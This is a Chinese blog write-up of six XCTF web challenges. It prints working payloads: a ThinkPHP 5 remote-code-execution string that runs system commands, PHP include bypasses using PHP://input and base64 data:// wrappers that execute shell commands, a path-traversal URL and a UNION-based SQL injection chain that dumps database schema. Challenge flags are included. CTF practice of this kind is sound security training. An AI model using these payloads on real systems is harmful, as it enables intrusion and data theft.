

XCTF攻防世界 Web高手进阶区 第一部分 writeup

原创

[Senimo_](#) 于 2020-03-29 21:48:38 发布 3088 收藏 9

分类专栏: [各CTF平台 Writeup](#) 文章标签: [XCTF攻防世界 writeup Web 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/105183306

版权



[各CTF平台 Writeup 专栏收录该内容](#)

16 篇文章 6 订阅

订阅专栏

XCTF攻防世界 Web高手进阶区 第一部分 writeup

[baby_web](#)

[Training-WWW-Robots](#)

[php_rce](#)

[Web_php_include](#)

[warmup](#)

[NewsCenter](#)

baby_web

难度系数: 1.0

题目来源: 暂无

题目描述: 想想初始页面是哪个


启动场景:

HELLO WORLD

`http://111.198.29.45:45285/1.php`

可以看到进入的页面是 `1.php`，提示为初始页面，尝试访问 `index.php`：

很快跳转回了 `1.php`，尝试使用 **Burpsuite** 抓取数据包：



Request to <http://111.198.29.45:45285>


Forward Drop Intercept is on Action [Comment this item](#)

Raw Headers Hex

```
GET /1.php HTTP/1.1
Host: 111.198.29.45:45285
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

https://blog.csdn.net/weixin_44037296

[Send to Repeater](#) 后将 `1.php` 修改为 `index.php`：




Request

Raw Headers Hex

```
GET /index.php HTTP/1.1
Host: 111.198.29.45:45285
```

发送数据包，在 **Response** 返回头中得到 `flag`：



Response

Raw Headers Hex Render

```
HTTP/1.1 302 Found
Date: Sun, 29 Mar 2020 10:21:09 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.21
FLAG: flag{very_baby_web}
Location: 1.php
Content-Length: 17
Connection: close
Content-Type: text/html; charset=UTF-8
```

Flag is hidden! https://blog.csdn.net/weixin_44037296

Training-WWW-Robots

难度系数： 1.0

题目来源： 暂无

题目描述： 暂无

启动场景:

In this little training challenge, you are going to learn about the [Robots exclusion standard](#).

The robots.txt file is used by web crawlers to check if they are allowed to crawl and index your website or only parts of it. Sometimes these files reveal the directory structure instead protecting the content from being crawled.

Enjoy!

提示我们需要检查 `robots.txt` , 访问: `xxx/robots.txt` :

```
User-agent: *  
Disallow: /f10g.php
```

```
User-agent: Yandex  
Disallow: *
```

可以看到有 `/f10g.php` 页面, 访问得到 `flag` :

```
cyberpeace{e4d2c970c158ba9bc0507269e437de2e}
```

php_rce

难度系数: 2.0

题目来源: 暂无

题目描述: 暂无

启动靶机，打开环境：



ThinkPHP V5

十年磨一剑 – 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[ThinkPHP新手入门系列](#) [十四周年福利](#) [阿里云优惠券](#)

https://blog.csdn.net/weixin_44037296

提示使用了 [ThinkPHP 5.0](#) 版本的框架，查找此版本的 [rce](#) 漏洞：

[ThinkPHP5.x rce 漏洞分析与复现](#)

原理参考这篇文章，直接进行 **payload** 利用：

```
?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```

原payload执行了 **dir** 命令，及列出当前目录下文件：

```
favicon.ico index.php robots.txt router.php static favicon.ico index.php robots.txt router.php static
```

执行成功，可以利用该漏洞，将 **dir** 修改为：

```
=find / -name "flag"
```

```
/flag /flag
```

查找到了flag的目录，使用 **cat** 命令打开：

```
=cat /flag
```

flag{thinkphp5_rce} flag{thinkphp5_rce}

得到 flag

Web_php_include

难度系数： 2.0

题目来源： XTCTF

题目描述： 暂无

启动靶机，打开环境：

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

https://blog.csdn.net/weixin_44037296

给出一段源码，分析代码：

1. 通过GET方式传入两个变量 hello 和 page
2. 直接打印 hello 的内容
3. strstr() 函数 php:// 在 \$page 中的第一次出现，并返回字符串的剩余部分
4. str_replace() 函数将变量 \$page 中的 php:// 替换为空

方法一：

使用大写的方式绕过字符串置换：

```
?page=PHP://input
```

```
<?php system("ls");?>
```

使用Google Chrome的插件HackBar传递参数:

LOAD SPLIT EXECUTE TEST SQLI XSS

URL
http://111.198.29.45:36366?page=PHP://input

Enable POST enctype
application/x-www-form-urlencoded

Body
<?php system("ls");?>

https://blog.csdn.net/weixin_44037296

```
include($page);  
?>  
fl4gisisish3r3.php index.php phpinfo.php
```

可以得到四个文件, 查看 `fl4gisisish3r3.php` 文件:

```
<?php system("cat fl4gisisish3r3.php");?>
```

查看网页源码:

```
3 </span>  
4 </code><?php  
5 $flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";  
6 ?>  
7
```

得到 `flag`

方法二:

`data://` 伪协议执行命令:

使用方法: `data://text/plain;base64,xxxx(base64编码后的数据)`

base编码

base16、base32、base64

```
<?php system("ls")?>
```

编码

base64

```
PD9waHAgc3lzdGVtKCJscyIpPz4=
```

https://blog.csdn.net/weixin_44037296

`?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJscyIpPz4=`

base编码

base16、base32、base64

```
<?php system("cat fl4gisisish3r3.php")?>
```

编码

base64

字符集

utf8(unicode编码)

编 码

```
PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcmucGhwIik/Pg==
```

https://blog.csdn.net/weixin_44037296

```
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcmucGhwIik/Pg==
```

查看源码得到 `flag`

warmup

难度系数：2.0

题目来源：HCTF 2018

题目描述：暂无

启动靶机，打开环境：



https://blog.csdn.net/weixin_44037296

参考之前的writeup:

[BUUCTF \[HCTF 2018\] WarmUp Web writeup](#)

构造最终payload:

```
http://111.198.29.45:59255/source.php?file=source.php?../../../../../../../../ffffllllaaaagggg
```

```
}  
?> flag{25e7bce6005c4e0c983fb97297ac6e5a}
```

得到 flag

NewsCenter

难度系数： 2.0

题目来源： XCTF 4th-QCTF-2018

题目描述： 如题目环境报错，稍等片刻刷新即可

启动环境:

Hacker News

OVERVIEW

Search news

search

https://blog.csdn.net/weixin_44037296

检查其搜索功能的源码:

```
<form action method="POST">  
  <div class="mdl-textfield mdl-js-textfield mdl-textfield--floating-label is-upgraded" style="width: 100%;" data-upgraded="MaterialTextfield">  
    <input class="mdl-textfield__input" type="text" id="sample3" name="search" value="11"> == $0
```

其为 `POST` 方式传参, 尝试SQL注入:

```
' or '1'='1
```

News

Hello

Hello World!

Two Zero-Day Exploits Found After Someone Uploaded

Security researchers at Microsoft have unveiled details of two critical and important zero-day vulnerabilities that had recently been

Facebook Admits Sharing User Data With 61 Tech Com

Facebook has admitted that the company gave dozens of tech companies and app developers special access to its user data after publicly saying it had restricted outside companies to access such data back in 2015.

https://blog.csdn.net/weixin_44037296

得到的回显正常, 判断其字段数:

```
' order by 3#
```



该网页无法正常工作

111.198.29.45 目前无法处理此请求。

HTTP ERROR 500

https://blog.csdn.net/weixin_44037296

当尝试其字段数为 4 时，页面报错：



判断其字段数为 3，查看回显位置：

```
111' union select 1,2,3#
```

Search news

search

111' union select 1,2,3#

News

2

3

https://blog.csdn.net/weixin_44037296

其 2 和 3 为回显位，获取当前数据库名及版本：

```
111' union select 1,database(),version()#
```

news

5.5.61

得到当前数据库名为： **news** ， 版本为： **5.5.61** ， 获取所有数据库名：

```
111' union select 1,2,group_concat(schema_name) from information_schema.schemata#
```

2

information_schema,news

只有两个数据库，查询 **news** 数据库中的表信息：

```
111' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```

2

news,secret_table

查看 `secret_table` 表中的列信息:

```
111' union select 1,2,group_concat(column_name) from information_schema.columns where table_name="secret_table"##
```

2

id,f14g

得到两个列名: `id` 和 `f14g`, 查看 `f14g` 中的信息:

```
111' union select 1,2,group_concat(f14g) from news.secret_table#
```

2

QCTF{sq1_inJec7ion_ezzz}

得到 `flag`